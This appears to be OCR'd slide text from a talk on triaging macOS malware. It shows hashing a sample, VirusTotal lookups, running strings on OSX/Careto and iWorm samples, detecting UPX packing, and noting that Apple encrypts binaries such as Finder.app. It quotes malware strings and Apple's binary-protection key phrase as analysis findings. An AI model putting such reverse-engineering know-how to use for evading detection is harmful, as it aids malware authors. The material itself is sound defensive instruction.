
```
$ md5 appleUpdater
MD5 (appleUpdater) = 2b30e1f13a648cc40c1abb1148cf5088
```

unknown hash
....might be odd



2b30e1f13a648cc40c1abb1148cf5088

2b30e1f13a648cc40c1abb1148cf5088 - did not match any documents.



SHA256: 0710be16ba8a36712c3cac21776c8846e29897300271f09ba0a41983e370e1a0

File name: 1342AC151EEA7A03D51660BB5DB018D9


Detection ratio: 37 / 57

known hash (OSX/Careto)

- 3rd-party binaries, may produce zero hits on google
- 0% detection on virustotal doesn't mean 100% not malware

Strings

QUICKLY TRIAGE A BINARY'S FUNCTIONALITY



```
$ strings -a OSX_Careto

reverse lookup of %s failed: %s
bind(): %s
connecting to %s (%s) [%s] on port %u
executing: %s

cM!M>
`W9_c
[0;32m
```


networking & exec logic

encoded strings

strings; OSX/Careto

use with the **-a** flag

google interesting strings




```
$ strings -a JavaW

$Info: This file is packed with the UPX executable packer
$Id: UPX 3.91 Copyright (C) 1996-2013 the UPX Team.
```

packed (UPX)

strings; iWorm

File Attributes

OS X natively support encrypted binaries




The file is encrypted. The disassembly of it will likely be useless.
Do you want to continue?

disassembling **Finder.app**

encrypted with Blowfish

ourhardworkbythese
wordsguardedplease
dontsteal(c)AppleC



